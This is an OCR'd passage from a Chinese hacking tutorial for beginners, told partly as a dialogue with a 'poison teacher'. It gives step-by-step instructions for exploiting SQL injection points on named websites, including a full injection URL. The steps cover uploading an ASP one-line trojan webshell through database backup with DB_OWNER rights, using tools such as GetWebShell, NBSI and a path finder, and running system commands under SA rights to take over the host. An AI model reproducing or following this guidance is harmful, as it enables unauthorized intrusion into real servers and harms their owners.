



图12


图13

切换到"上传文件"选项，"本地文件"选择我们的ASP木马（使用一句话木马的成功率会比较高），"保存位置"填写网站的路径C:\PROJECT\HPW\WWWROOT\he1p.asp，上传方式选择"数据库备份"，点击"上传"，结果提示"上传文件不成功"，如图13。其实上传已经成功了，我们访问http://www.hpw.

com.tw/help.asp 会出现一堆乱码，这时使用客户端连接，就会出现一个有很多垃圾数据却很有用的 ASP 木马的页面了。

高手们为了方便菜菜使用，还专门写了一个利用 DB_OWNER 的备份数据库功能来上传 ASP 木马的工具 GetWebShell，使用也非常简单。

在 URL 处填上注入点，远程木马位置为网站的路径 **C：\PROJECT\HPW\WWWROOT\duyao.asp**，本地选好我们的木马，选中“BACKUP DATABASE”，点击“开始”，如图14。访问 **http://www.hpw.com.tw/duyao.asp** 也出现了好多乱码，说明我们的木马已经成功备份上去了；使用客户端连接，就会出现我们的 ASP 木马页面了。




图14

小插曲：DB_OWNER 权限注入时快速找到网站物理路径

“毒药老师，你说的那个列目录就是要想办法找到网站的物理路径吗？”

“嗯，就是这个意思”。

“这个太麻烦了，有没有简单点的方法找到网站的路径啊”。

毒药听到这儿，意味深长的说道：“入侵本来就是一件很烦琐的事情，不能走捷径的，这样才能有成功时的成就感……”

“我们知道毒药老师是最厉害的，什么网站都逃不过你的毒手，肯定有好办法的。”小菜们狂拍马屁，看毒药老师那个得意的样子，终于忍不住把自己的法宝亮了出来：“好吧，既然这样就给大家一个秘密武器，poison 注入工具系列之‘目录导航者’！”。

在“注入点”里面填好注入点的地址，“查找位置”填好查找的盘符，“查找目标”填好我们要查找的网站的目录（一般这个目录越特殊越好，查找时准确迅速），点击“开始查找”，提示成功后点击“得到目录”就会得到我们想要的物理路径了，如图15。




图15

4.NBSI SA 权限的妙用

上面我们举的是遇到 DB_OWNER 权限时入侵的实例，但是如果我们人品够好的话，有时候得到的是 SA 权限注入点，这时入侵就会变得非常简单了！

把注入点填到 NBSI 的“注入地址”中，**http://www.mol.org.cn/news/NewsList.asp?newsid=4230&boardid=14**。点击“检测”，检测结果如图16所示。提示我们数据库类型是 SQL，还有数据库名称、当前连接用户和权限等信息。刚才我们已经介绍过了，SA 权限是可以执行任意命令的，所以说遇到 SA 权限我们基本上就得到了主机的系统权限，剩下的就是我们怎么来把它变成自己的肉鸡了。




图16

小提示：

SA 是 SQL Server 默认自带的最高权限用户，不过管理员经过一些简单的设置可以使执行命令失效，也可以将它的权限降低。有些菜鸟遇到 SA 却不能执行命令或别的操作时，最好先换一个目标练手，等熟悉了再来解决这种“难题”。

切换到“NBCommander”（执行命令）选项，把注入地址的注入类型填好，勾选“回显”，我们先来看看能不能执行命令，输入 **dir C:**，点“执行”，显示成功执行返回的信息，如图17。下面看一下数据库服务器和网站服务器是不是在同一台主机上，这是很关键的！

